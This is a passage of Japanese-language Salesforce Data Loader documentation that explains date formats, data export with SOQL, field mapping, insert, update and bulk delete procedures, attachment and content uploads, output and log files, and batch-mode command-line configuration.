日付は、*`yyyy-MM-ddTHH:mm:ss.SSS+/-HHmm`* の形式で指定することをお勧めします。

- `yyyy` は 4 桁の年号
- `mm` は 2 桁の月 (01 ～ 12)
- `dd` は 2 桁の日付 (01 ～ 31)
- `HH` は 2 桁の時間 (00 ～ 23)
- `mm` は 2 桁の分 (00 ～ 59)
- `ss` は 2 桁の秒 (00 ～ 59)
- `SSS` は 3 桁のミリ秒 (000 ～ 999)
- `+/-HHmm` は、Zulu (UTC) タイムゾーンオフセット

次の日付形式もサポートされています。

- `yyyy-MM-dd'T'HH:mm:ss.SSS'Z'`
- `yyyy-MM-dd'T'HH:mm:ss.SSS Pacific Standard Time`
- `yyyy-MM-dd'T'HH:mm:ss.SSSPacific Standard Time`
- `yyyy-MM-dd'T'HH:mm:ss.SSS PST`
- `yyyy-MM-dd'T'HH:mm:ss.SSSPST`
- `yyyy-MM-dd'T'HH:mm:ss.SSS GMT-08:00`
- `yyyy-MM-dd'T'HH:mm:ss.SSSGMT-08:00`
- `yyyy-MM-dd'T'HH:mm:ss.SSS -800`
- `yyyy-MM-dd'T'HH:mm:ss.SSS-800`
- `yyyy-MM-dd'T'HH:mm:ss`

- `yyyy-MM-dd HH:mm:ss`
- `yyyyMMdd'T'HH:mm:ss`
- `yyyy-MM-dd`
- `MM/dd/yyyy HH:mm:ss`
- `MM/dd/yyyy`
- `yyyyMMdd`

日付形式について、次のヒント集を参考にしてください。

- 月ではなく日で始まる日付形式を有効化するには、[設定] ダイアログで［ヨーロッパの日付形式を使用］ボックスをオンにします。ヨーロッパの日付形式は、`dd/MM/yyyy` と `[dd/MM/yyyy HH:mm:ss]` です。
- コンピュータのロケールがグリニッジ標準時間 (GMT) の東側である場合には、レコード挿入または更新時の日付調整を避けるために、コンピュータの設定を GMT に変更することをお勧めします。
- 特定の範囲内の日付のみが有効です。最も早い有効な日付は 1700-01-01T00:00:00Z GMT、つまり、1700 年 1 月 1 日の午前 0 時です。最も遅い有効な日付は 4000-12-31T00:00:00Z GMT、つまり、4000 年 12 月 31 日の午前 0 時です。これらの値は、タイムゾーンごとのオフセットとなります。たとえば、太平洋タイムゾーンでは、最も早い有効な日付は 1699-12-31T16:00:00、つまり 1699 年 12 月 31 日の午後 4 時です。

Double

標準の double 型文字列

ID

Salesforce ID とは、大文字と小文字を区別する 15 字または 18 字の英数字の文字列で、特定のレコードを一意に識別します。

ヒント: データの品質を確保するため、データローダに入力するすべての Salesforce ID について大文字と小文字が正しく指定されていることを確認してください。

Integer

標準の integer 型文字列

String

すべての有効な XML 文字列。無効な XML 文字は削除されます。

データのエクスポート

データローダのエクスポートウィザードを使用して、Salesforce オブジェクトからデータを抽出できます。エクスポートする場合は、論理削除されたレコードを含めるか ([エクスポート]) 除外するか ([すべてをエクスポート]) を選択できます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

レコードをエクスポートする
- レコードに対する「参照」

すべてのレコードをエクスポートする
- レコードに対する「参照」

1. データローダを開きます。
2. [エクスポート] または [すべてをエクスポート] をクリックします。これらのコマンドは、[ファイル] メニューにもあります。
3. Salesforce のユーザ名とパスワードを入力します。[ログイン] をクリックしてログインします。正常にログインしたら、[次へ] をクリックします。(ログアウトするか、プログラムを終了するまで、再ログインを求められることはありません)。

   組織で IP アドレスを制限している場合、信頼されない IP からのログインはアクティベーションを行うまでブロックされます。Salesforce からアクティベーションメールが自動的に送信され、ユーザはそれを使用してログインできます。このメールには、パスワードの末尾に追加する必要のあるセキュリティトークンが記載されています。たとえば、パスワードが *mypassword* で、セキュリティトークンが *XXXXXXXXXX* である場合、ログインするには *mypasswordXXXXXXXXXX* と入力する必要があります。
4. オブジェクトを選択します。たとえば、取引先オブジェクトを選択します。オブジェクト名がデフォルトのリストに表示されない場合は、[すべてのオブジェクトを表示] チェックボックスをオンにして、アクセス可能なオブジェクトのリストを表示します。オブジェクトは、ローカライズされた表示ラベル名順に表示され、開発者名が括弧内に表示されます。オブジェクトの説明は、*『SOAP API 開発者ガイド』* を参照してください。
5. [参照...] をクリックして、データのエクスポート先 CSV ファイルを選択します。新しいファイル名を入力して新規ファイルを作成することも、既存のファイルを選択することもできます。

   既存のファイルを選択した場合、ファイルの内容が置き換えられます。このアクションを確定するには [はい] をクリックします。別のファイルを選択するには [いいえ] をクリックします。
6. [次へ] をクリックします。
7. データエクスポート用の SOQL クエリを作成します。たとえば、クエリ項目で [ID] と [名前] を選択し、[完了] をクリックします。次のステップに進むと、CSV ビューアにはすべての取引先名とその ID が表示されます。SOQL は Salesforce オブジェクトクエリ言語であり、これを使用して、シンプルかつ強力なクエリ文字列を作成できます。SQL の SELECT コマンドと同様、SOQL では、ソースオブジェクト、取得する項目のリスト、ソースオブジェクトから行を選択するための条件を指定できます。
   a. エクスポートする項目を選択します。
   b. 必要に応じて、データセットを絞り込む条件を選択します。条件を選択しないと、「参照」権限を持つすべてのデータが返されます。
   c. 生成されたクエリを確認し、必要に応じて編集します。

ヒント: 関連オブジェクトの項目を含む SOQL リレーションシップクエリを使用できます。例:

```
Select Name, Pricebook2Id, Pricebook2.Name, Product2Id, Product2.ProductCode FROM
PricebookEntry WHERE IsActive = true
```

または、

```
Select Id, LastName, Account.Name FROM Contact
```

データローダでリレーションクエリを使用する場合、項目の完全修飾名では大文字と小文字が区別されます。たとえば、上記の `Account.Name` の代わりに `ACCOUNT.NAME` を使用すると、クエリは正しく実行されません。

データローダは現在、ネストされたクエリや子オブジェクトのクエリをサポートしていません。たとえば、次のようなクエリでは、エラーが返されます。

```
SELECT Amount, Id, Name, (SELECT Quantity, ListPrice,
PriceBookEntry.UnitPrice, PricebookEntry.Name,
PricebookEntry.product2.Family FROM OpportunityLineItems)
FROM Opportunity
```

また、データローダは、多態的関係を使用するクエリをサポートしていません。たとえば、次のクエリはエラーになります。

```
SELECT Id, Owner.Name, Owner.Type, Owner.Id, Subject FROM Case
```

SOQL についての詳細は、『*Force.com SOQL および SOSL リファレンス*』を参照してください。

8. [完了] をクリックし、[はい] をクリックして確認します。
9. 進捗状況の情報ウィンドウに操作状況が表示されます。
10. 処理が完了すると、確認ウィンドウに結果の要約が表示されます。[抽出を表示] をクリックして CSV ファイルを表示するか、[OK] をクリックして閉じます。詳細は、「データローダの出力ファイルの確認」(ページ 804)を参照してください。

メモ:

- データローダは現在、添付ファイルの抽出をサポートしていません。代替方法として、オンラインアプリケーションのウィークリーエクスポート機能を使用して添付ファイルをエクスポートすることをお勧めします。
- データローダでエクスポート対象として複合項目を選択すると、エラーメッセージが表示されます。値をエクスポートするには、個別の項目コンポーネントを使用します。

データローダ項目の対応付けの定義

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ファイルを挿入、削除、または更新するときに、[ダイアログの対応付け]ウィンドウを使用して、Salesforce 項目を CSV ファイルの列に対応付けます。詳細は、「データローダを使用したデータの挿入、更新、または削除」 (ページ 799)を参照してください。

1. 項目と列を自動的に一致させるには、[項目を列に自動で合わせる] をクリックします。データローダは、項目と列の名前の類似性に基づき、ウィンドウの下部にリストを表示します。削除操作の場合、自動的に一致させるのは [ID] 項目のみです。
2. 項目と列を手動で一致させるには、上部にある Salesforce 項目のリストから、下部にある CSV 列のヘッダーの名前の部分に項目をドラッグします。たとえば、新しい取引先の名前が含まれる CSV ファイルに新しい取引先レコードを挿入する場合は、［名前］列ヘッダー項目の右端に［名前］項目をドラッグします。
3. この対応付けを再利用するために保存するには、[対応付けを保存]をクリックします。SDL マッピングファイルの名前を指定します。

   既存のファイルを選択した場合、ファイルの内容が置き換えられます。このアクションを確定するには [はい] をクリックします。別のファイルを選択するには [いいえ] をクリックします。
4. 現在の操作でこの対応付けを使用するには、[OK] をクリックします。

データローダを使用したデータの挿入、更新、または削除

ユーザ権限

レコードを挿入する	レコードに対する「作成」
レコードを更新する	レコードに対する「編集」
レコードを更新/挿入する	レコードに対する「作成」または「編集」
レコードを削除する	レコードに対する「削除」
レコードを物理削除する	レコードに対する「削除」
レコードを一括削除する	「すべてのデータの編集」

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

データローダの挿入、更新、更新/挿入、削除、および物理削除ウィザードを使用して、新規レコードの追加、既存レコードの変更、または既存レコードの削除を行えます。「更新/挿入」は、挿入と更新を組み合わせたものです。ファイル内のレコードが既存レコードと一致する場合に、既存レコードがファイル内の値で更新されます。一致しない場合は、新規レコードとして作成されます。レコードを物理削除すると、削除されたレコードはごみ箱には格納されないため、すぐに削除対象となります。詳細は、「データローダの設定」 (ページ 790)を参照してください。

1. データローダを開きます。

2. [挿入]、[更新]、[更新/挿入]、[削除]、または [物理削除] をクリックします。これらのコマンドは、[ファイル] メニューにもあります。
3. Salesforce のユーザ名とパスワードを入力します。[ログイン]をクリックしてログインします。正常にログインしたら、[次へ] をクリックします。(ログアウトするか、プログラムを終了するまで、再ログインを求められることはありません)。

   組織で IP アドレスを制限している場合、信頼されない IP からのログインはアクティベーションを行うまでブロックされます。Salesforce からアクティベーションメールが自動的に送信され、ユーザはそれを使用してログインできます。このメールには、パスワードの末尾に追加する必要のあるセキュリティトークンが記載されています。たとえば、パスワードが *mypassword* で、セキュリティトークンが *XXXXXXXXXX* である場合、ログインするには *mypasswordXXXXXXXXXX* と入力する必要があります。
4. オブジェクトを選択します。たとえば、取引先レコードを挿入する場合、[取引先]を選択します。オブジェクト名がデフォルトのリストに表示されない場合は、`[Show all objects]` チェックボックスをオンにして、アクセス可能なオブジェクトのリストを表示します。オブジェクトは、ローカライズされた表示ラベル名順に表示され、開発者名が括弧内に表示されます。オブジェクトの説明については、*『Salesforce および Force.com のオブジェクトリファレンス』* を参照してください。
5. [参照...] をクリックして CSV ファイルを選択します。たとえば、取引先レコードを挿入する場合、新しい取引先名の［名前］列を含む `insertaccounts.csv` という名前の CSV ファイルを指定できます。
6. [次へ] をクリックします。オブジェクトと CSV ファイルが初期化されたら、[OK] をクリックします。
7. Upsert (更新/挿入) を実行する場合:
   a. CSV ファイルに、既存レコードとの照合に使用する ID 値の列が必要です。この列は、外部 ID (「外部 ID」属性が設定されたカスタム項目) または `Id` (Salesforce レコード ID) のどちらでもかまいません。ドロップダウンリストから、照合に使用する項目を選択します。オブジェクトに外部 ID 項目が存在しない場合には、`Id` が自動的に使用されます。[次へ] をクリックして続行します。
   b. 選択したオブジェクトとリレーションを持つオブジェクトの外部 ID がファイルに存在する場合には、ドロップダウンリストからその名前を選択して、レコードの照合用にその外部 ID を有効にします。ここで選択しなくても、次の手順で対応付けることにより、関連オブジェクトの `Id` 項目を照合に使用できます。[次へ] をクリックして続行します。
8. CSV ファイル内の列を Salesforce 項目に対応付ける方法を定義します。[既存の対応付けを選択] をクリックして既存の項目の対応付けを選択するか、[対応付けを作成または編集する] をクリックして、新しい対応付けを作成するか、既存の対応付けを編集します。詳細と使用例についての詳細は、「データローダ項目の対応付けの定義」 (ページ 799)を参照してください。
9. [次へ] をクリックします。
10. 毎回の処理ごとに、データローダによって 2 つの一意の CSV ログファイルが生成されます。一方はファイル名が「success」で始まり、もう一方は「error」で始まります。[参照...] をクリックして、これらのファイルを格納するディレクトリを指定します。
11. 処理を実行するには、[完了] をクリックし、次に [はい] をクリックして確認します。
12. 処理が進むにつれて、進捗状況の情報ウィンドウにデータ移動の状況が表示されます。
13. 処理が完了すると、確認ウィンドウに結果の要約が表示されます。成功ファイルを表示するには [成功した項目を参照] をクリックし、エラーファイルを開くには [エラーを表示] をクリックします。終了する場合は [OK] をクリックします。詳細は、「データローダの出力ファイルの確認」 (ページ 804)を参照してください。

ヒント:

- 大量のデータを更新または削除する場合のヒント集とベストプラクティスについては、「一括更新の実行」および「一括削除の実行」を参照してください。
- Bulk API が有効な場合、100 件のレコード処理に 5 分間の制限があります。また、1 つのファイルの処理に 10 分以上かかる場合は、Bulk API では、後で処理するためにファイルの残りがキューに戻されます。Bulk API が後で処理を試みて、さらに 10 分の制限を超える場合、ファイルをキューに戻し、10 回まで再処理してから、その処理を完全な失敗とマークします。処理が失敗した場合でも、レコードによっては正常に処理が完了した可能性もあるため、結果を確認する必要があります。ファイルの読み込み時にタイムアウトエラーが発生した場合、ファイルをより小さいファイルに分割してからもう一度実行してください。

一括更新の実行

多数のレコードを一度に更新する場合には、次の手順をお勧めします。

1. 更新するオブジェクトのエクスポートを実行するか、レポートを実行してデータを取得します。レポートに必ずレコード ID を入れてください。
2. バックアップ手段として、生成された CSV ファイルのコピーを保存します。
3. Excel などの CSV エディタで作業ファイルを開き、データを更新します。
4. データローダを起動し、更新ウィザードに従います。照合は、レコード ID によって行われます。「データローダを使用したデータの挿入、更新、または削除」(ページ 799)を参照してください。
5. 操作終了後、完了とエラーのログファイルを確認します。「データローダの出力ファイルの確認」(ページ 804)を参照してください。
6. 間違えた場合は、バックアップファイルを使用して、レコードを以前の値に更新します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

一括削除の実行

データローダを使用して多数のレコードを一度に削除する場合は、次の手順に従うことをお勧めします。

1. バックアップ手段として、削除するレコードをエクスポートします。必ずすべての項目を選択してください (「データのエクスポート」 (ページ 797)を参照してください)。生成された CSV ファイルのコピーを保存します。
2. 次に、削除するレコードをエクスポートします。このとき、レコード ID を希望の条件として使用します。
3. データローダを起動し、削除または物理削除ウィザードに従います。ID 列だけを対応付けます。「データローダを使用したデータの挿入、更新、または削除」 (ページ 799)を参照してください。
4. 操作終了後、完了とエラーのログファイルを確認します。「データローダの出力ファイルの確認」 (ページ 804)を参照してください。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

レコードを一括削除する
- 「すべてのデータの編集」

添付ファイルのアップロード

データローダを使用して、Salesforce に添付ファイルをアップロードできます。添付ファイルをアップロードする前に、次の点に注意してください。

- Bulk API でアップロードする場合、[設定] > [設定] ページの `[Bulk API バッチを zip ファイルとしてアップロードする]` が有効であることを確認します。
- ソース Salesforce 組織からリリース先 Salesforce 組織に添付ファイルを移行する場合、最初にソース組織にデータエクスポートを要求します。[エクスポートをスケジュール] ページで、[添付ファイルを含める] チェックボックスがオンになっていることを確認します。この指定によって、ファイル `Attachment.csv` がエクスポートに含まれます。この CSV ファイルを使用して、添付ファイルをアップロードできます。エクスポートサービスについての詳細は、「Salesforce からバックアップデータをエクスポートする」 (ページ 849)を参照してください。

添付ファイルをアップロードする手順は、次のとおりです。

1. 添付ファイルのインポートに使用する予定の CSV ファイルに、次の必須列が含まれていることを確認します (各列は Salesforce 項目を表します)。
   - `ParentId` — 親レコードの Salesforce ID。
   - 名前 — `myattachment.jpg` など、添付ファイルの名前。
   - 内容 — ローカルドライブ上にある添付ファイルへの絶対パス。

     [内容] 列の値に、添付ファイルの完全なファイル名 (コンピュータ上のとおり) が含まれていることを確認します。たとえば、`myattachment.jpg` という名前の添付ファイルが、コンピュータの `C:\Export` に置かれている場合、[内容] には `C:\Export\myattachment.jpg` と指定する必要があります。CSV ファイルは次のようになります。

     ```
     ParentId,Name,Body
     50030000000VDowAAG,attachment1.jpg,C:\Export\attachment1.gif
     701300000000iNHAAY,attachment2.doc,C:\Export\files\attachment2.doc
     ```

   CSV ファイルには、[説明] など、その他任意の [添付ファイル] 項目を含めることもできます。

2. 挿入または更新/挿入操作に進みます。「データローダを使用したデータの挿入、更新、または削除」(ページ 799)を参照してください。[データオブジェクトを選択]ステップで、[すべての Salesforce オブジェクトを表示]チェックボックスをオンにし、[添付ファイル]オブジェクト名がリストに表示されるようにしてください。

データローダを使用したコンテンツのアップロード

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

データローダを使用して、ドキュメントやリンクを Salesforce CRM Content のライブラリに一括してアップロードできます。ドキュメントまたはリンクをアップロードする前に、次の点に注意してください。

- Bulk API でアップロードする場合、[設定] > [設定] ページの [Bulk API バッチを zip ファイルとしてアップロードする] が有効であることを確認します。
- データローダを使用してローカルドライブからドキュメントをアップロードする場合、CSV ファイルの VersionData と PathOnClient 項目にパスを指定します。VersionData は場所を示し、形式を抽出します。PathOnClient はアップロードされるドキュメントの種類を示します。
- データローダを使用してリンクをアップロードする場合、ContentUrl で URL を指定します。リンクのアップロードに PathOnClient または VersionData を使用しないでください。
- データローダを使用してコンテンツをエクスポートすることはできません。
- すでにアップロード済みのコンテンツを更新する場合は、次の操作を実行します。
  - 挿入機能を実行する。
  - 18 文字の ID を含む ContentDocumentId 列を追加する。Salesforce はこの情報を使用して、コンテンツが更新されていることを認識します。ContentDocumentId を対応付けると、コンテンツファイルに更新が追加されます。ContentDocumentId を追加しない場合、コンテンツは新規として処理され、コンテンツファイルは更新されません。

1. 次の項目を使用して CSV ファイルを作成します。
   - タイトル - ファイル名。
   - 説明 - (省略可) ファイルまたはリンクの説明。

     メモ: 説明にカンマがある場合、テキストの前後に二重引用符を使用します。

   - VersionData - ローカルドライブのファイルパスを入力します (ドキュメントのアップロード専用)。

     メモ: アップロード時、ファイルは base64 エンコードに変換されます。このアクションによって、ファイルサイズに約 30% 上乗せされます。

   - PathOnClient - ローカルドライブのファイルパスを入力します (ドキュメントのアップロード専用)。
   - ContentUrl - URL (ドキュメントのアップロード専用)。
   - OwnerId - (省略可) ファイル所有者。デフォルトはファイルをアップロードするユーザです。
   - FirstPublishLocationId - ライブラリ ID。
   - RecordTypeId - レコードタイプ ID。

メモ: レコードタイプを制限しているライブラリに公開する場合、RecordTypeId を指定します。

データローダを使用する組織の RecordTypeId 値を指定するには、データのエクスポートの手順に従ってください。SOQL クエリのサンプルを次に示します。

```
Select Id, Name FROM RecordType WHERE SobjectType = 'ContentVersion'
```

AJAX Toolkit を使用する組織の RecordTypeId 値を指定する手順は、次のとおりです。

a. Salesforce にログインします。

b. ブラウザに URL `http://instanceName.salesforce.com/soap/ajax/38.0/debugshell.html` を入力します。組織の *instanceName* を入力します。Salesforce にログインした後、ブラウザの URL 項目に *instanceName* が表示されます。

c. AJAX Toolkit Shell ページに、次を入力します。

```
sforce.connection.describeSObject("ContentVersion")
```

d. **[Enter]** キーを押します。

e. recordTypeInfos の矢印をクリックします。

組織の RecordTypeId 値が表示されます。

- TagsCsv - (省略可) タグ。

サンプル CSV ファイルは次のようになります。

```
Title,Description,VersionData,PathOnClient,OwnerId,FirstPublishLocationId,RecordTypeId,TagsCsv
testfile,"This is a test file, use for bulk
upload",c:\files\testfile.pdf,c:\files\testfile.pdf,005000000000000,058700000004Cd0,012300000008o2sAQG,one
```

2. ContentVersion オブジェクトの CSV ファイルをアップロードします (「データローダを使用したデータの挿入、更新、または削除」(ページ 799)を参照)。指定したライブラリのすべてのドキュメントおよびリンクが使用できるようになります。

データローダの出力ファイルの確認

インポートまたはエクスポートの後、データローダは、操作の結果を含む 2 つの CSV 出力ファイルを生成します。一方のファイル名は「success」で始まり、もう一方のファイル名は「error」で始まります。エクスポート中は、データローダは、抽出されたデータをウィザードで指定する CSV ファイルに保存します。データローダには、ビルトインの CSV ファイルビューアあり、これらのファイルを開いたり表示したりできます。

データローダ操作から出力ファイルを表示する手順は、次のとおりです。

1. **[表示]** > **[CSV を表示]**を選択します。
2. 表示する行数を指定します。CSV ファイルの各行が Salesforce レコードと対応します。デフォルト値は 1000 です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

3. 選択したCSVファイルを表示するには、**[CSVを開く]**をクリックします。最新の正常ファイルを表示するには、**[開けました]**をクリックします。最新のエラーファイルを表示するには、**[エラーを開く]**をクリックします。CSVファイルは、新しいウィンドウに表示されます。
4. 必要に応じて、**[外部プログラムで開く]**をクリックして、Microsoft® Office Excelなど、関連付けられている外部プログラムで開きます。

   「成功」ファイルには、正常に読み込まれたすべてのレコードが含まれます。このファイルには、新たに生成されたレコードIDの列があります。「エラー」ファイルには、読み込み操作から拒否されたすべてのレコードが含まれます。このファイルには、読み込みに失敗した理由を説明する列があります。

5. **[閉じる]**をクリックして[CSV Chooser]ウィンドウに戻るか、**[OK]**を押してウィンドウを終了します。

メモ: データのエクスポート時に「success」ファイルを生成するには、［エクスポート結果のステータスファイルを生成する］設定を選択します。詳細は、「データローダの設定」(ページ790)を参照してください。

データローダのログファイルの表示

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

データローダの問題を調べる必要がある場合、またはSalesforceカスタマーサポートから依頼された場合には、データローダで実行した処理およびネットワーク接続を追跡するログにアクセスできます。

`sdl.log`ログファイルには、データローダのログエントリの詳細が時間順に表示されています。「INFO」のマークが付いているログエントリは、Salesforceへのログインやログアウトなどの手順項目です。「ERROR」のマークが付いているログエントリは、必須項目が入力されていないレコードの送信などの問題を表しています。ログファイルは、Microsoftのメモ帳など一般的なテキストエディタで開くことができます。

Windows用のデータローダを使用している場合は、[ファイル名を指定して実行]、またはWindowsエクスプローラのアドレスバーに*「%TEMP%\sdl.log」*と入力してログファイルを表示します。

Mac OSX用のデータローダを使用している場合は、ターミナルを開き*「open $TMPDIR/sdl.log」*と入力してログファイルを表示します。

UIからのログインに問題がある場合、新しいセキュリティトークンを取得する必要がある場合があります。

バッチモード

メモ: データローダのコマンドラインインターフェースは、Windowsでのみサポートされています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザは、コマンドラインからデータローダをバッチモードで実行できます。次のトピックを参照してください。

- インストール済みのディレクトリとファイル
- コマンドラインからの暗号化
- バッチモードインターフェースのアップグレード
- データローダのコマンドラインインターフェース

- バッチプロセスの設定
- データローダプロセスの設定パラメータ
- データローダのコマンドライン操作
- データベースアクセスの設定
- 列の対応付け
- 個々のバッチプロセスの実行
- データアクセスオブジェクト

メモ: 8.0 より前のバージョンでコマンドラインからバッチモードを使用した場合、「バッチモードインターフェースのアップグレード」 (ページ 807)を参照してください。

インストール済みのディレクトリとファイル

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

バージョン 8.0 以降では、データローダのインストールにより、インストールディレクトリ下にいくつかのディレクトリが作成されます。次のディレクトリは、自動化されたバッチ処理のため、コマンドラインからプログラムを実行する場合に必要です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

bin

パスワードの暗号化のためのバッチファイル `encrypt.bat` と、バッチプロセス実行のための `process.bat` があります。

コマンドラインからのデータローダの実行についての詳細は、「データローダのコマンドラインインターフェース」 (ページ 808)を参照してください。

conf

デフォルトの設定ディレクトリ。設定ファイル `config.properties`、`Loader.class`、`log-conf.xml` があります。

グラフィカルユーザインターフェースの [設定] ダイアログを変更して生成された `config.properties` ファイルは、`C:\Documents and Settings\Windows ユーザ名\Application Data\Salesforce\Data Loader version_number` にあります。このファイルを `conf` インストールディレクトリにコピーし、バッチプロセス用に使用します。

`log-conf.xml` ファイルは、Windows 用のデータローダのバージョン 35.0 に含まれています。現在のユーザの `log-conf.xml` は `%LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\log-conf.xml` に、すべてのユーザの `log-conf.xml` は `C:\Program Files (x86)\salesforce.com\Data Loader\samples\conf\log-conf.xml` に保存されます。

サンプル

参考のための、サンプルファイルのサブディレクトリがあります。

ファイルパスの規則

このトピックで示すファイルパスは、インストールディレクトリより 1 レベル下から始まります。たとえば、デフォルトのインストールディレクトリを使用している場合、`\bin` は `C:\Program Files \Salesforce\Data`

`Loader version_number\bin` を意味します。プログラムを他の場所にインストールしている場合、適切なディレクトリパスに置き換えてください。

コマンドラインからの暗号化

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

コマンドラインからデータローダをバッチモードで実行するときに、次の設定パラメータを暗号化する必要があります。

- `sfdc.password`
- `sfdc.proxyPassword`

データローダには暗号化ユーティリティが用意されており、設定ファイルに指定されているパスワードを保護します。このユーティリティはパスワードの暗号化に使用されますが、データローダを使用して送信するデータは暗号化されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

1. `\bin\encrypt.bat` を実行します。
2. コマンドラインで、表示されるプロンプトに従って、次の操作を実行します。

   キーの生成
   : 入力したテキストから、画面上にキーテキストが生成されます。先頭や最後にスペースが付かないよう、キーテキストをキーファイルに慎重にコピーします。これで、暗号化と復号化にキーファイルを使用できます。

   テキストの暗号化
   : 暗号化されたパスワードとその他のテキストを生成します。必要に応じて、暗号化用のキーファイルを使用することもできます。設定ファイルで、暗号化されたテキストが正確にコピーされ、キーファイルについて述べていることを確認します。

   暗号化されたテキストの確認
   : パスワードが暗号化されて復号化されたら、その暗号化されたパスワードが復号化されたものと一致することを確認します。成功または失敗のメッセージがコマンドラインに表示されます。

バッチモードインターフェースのアップグレード

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

データローダバージョン 8.0 以降のバッチモードインターフェースは、それ以前のバージョンとの下位互換性はありません。バッチプロセスの実行に 8.0 より前のバージョンを使用している場合、次の選択肢があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

バッチ使用のために古いバージョンを維持する
: データローダの古いバージョンをアンインストールしないでください。バッチプロセスには、そのバージョンを継続して使用します。データベースの接続などの新しい機能は活用できませんが、インテグレーションはこれまでど

おり機能します。必要に応じて、古いバージョンと並行して新しいバージョンをインストールし、バッチプロセスのみに古いバージョンを使用してください。

新しい GUI から新しい config.properties ファイルを作成する
元は config.properties ファイルをグラフィカルユーザインターフェースから生成している場合、新しいバージョンを使用して同じプロパティを設定し、新しいファイルを生成します。この新しいファイルを、新しいバッチモードインターフェースで使用します。

config.properties ファイルを手動で更新する
古い config.properties ファイルを手動で作成した場合、新しいバージョン対応の更新は手動で行う必要があります。詳細は、「インストール済みのディレクトリとファイル」(ページ 806)を参照してください。

データローダのコマンドラインインターフェース

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

夜間にスケジュール設定されている読み込みや抽出などの自動化されたバッチ処理の場合は、コマンドラインからデータローダを実行します。バッチ処理を実行する前に、暗号化されたパスワードが設定ファイルにあることを確認してください。詳細は、「データローダの概要」(ページ 827)および「コマンドラインからの暗号化」(ページ 807)を参照してください。コマンドラインから bin ディレクトリに移動し、*「process.bat」*と入力します。これは、次のパラメータを使用します。

- config.properties があるディレクトリ。
- process-conf.xml に含まれているバッチ処理 bean の名前。

log-conf.xml ファイルは、Windows 用のデータローダのバージョン 35.0 に含まれています。現在のユーザの log-conf.xml は %LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\log-conf.xml に、すべてのユーザの log-conf.xml は C:\Program Files (x86)\salesforce.com\Data Loader\samples\conf\log-conf.xml に保存されます。

process.bat 使用についての詳細は、「個々のバッチプロセスの実行」(ページ 827)を参照してください。

ヒントと手順を表示するには、*process.bat* に含まれているコマンドに「*-help*」を追加します。

データローダは、ユーザが設定ファイルで指定した処理、ファイル、またはマップを実行します。コンフィグレーションディレクトリを指定しない場合には、現在のディレクトリが使用されます。デフォルトでは、データローダの設定ファイルは次の場所にインストールされます。

C:\Program Files\Salesforce\Data Loader *バージョン番号*\conf

バッチ処理を設定するには、process-conf.xml ファイルを使用します。bean 要素の ID 属性 (<bean id="myProcessName"> など) でプロセスの名前を設定します。

高度なログ記録を実装する場合は、log-conf.xml のコピーを使用します。

param=value をプログラムの引数として指定することにより、実行時にパラメータを変更できます。たとえば、「process.operation=insert」をコマンドに追加すると、実行時の設定が変わります。

ヒープサイズの最小値と最大値を設定できます。たとえば、-Xms256m -Xmx256m では、ヒープサイズは 256 MB に設定されます。

メモ: 上記の内容は、データローダバージョン 8.0 以降にのみ適用されます。

ヒント: 新しいバージョンのデータローダへのアップグレード後に、コマンドラインインターフェースからのログインに問題が発生した場合は、パスワードを再暗号化してみてください。

バッチプロセスの設定

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

`\samples\conf\process-conf.xml` を使用して、ProcessRunner bean で表されるデータローダプロセスを設定します。プロセスには、`class` 属性として `ProcessRunner` が必要です。また、次のプロパティが設定ファイルに設定されている必要もあります。

name
ProcessRunner bean の名前を設定します。この値は、一般的ではないスレッド名や設定バッキングファイルとしても使用されます (下記を参照)。

configOverrideMap
`map` タイプのプロパティ。各エントリは設定を表し、キーは設定名、値は設定値です。

enableLastRunOutput
true に設定すると (デフォルト)、`sendAccountsFile_lastrun.properties` など、最新の実行に関する情報を含む出力ファイルが生成され、`lastRunOutputDirectory` で指定した場所に保存されます。false に設定すると、ファイルは生成も保存もされません。

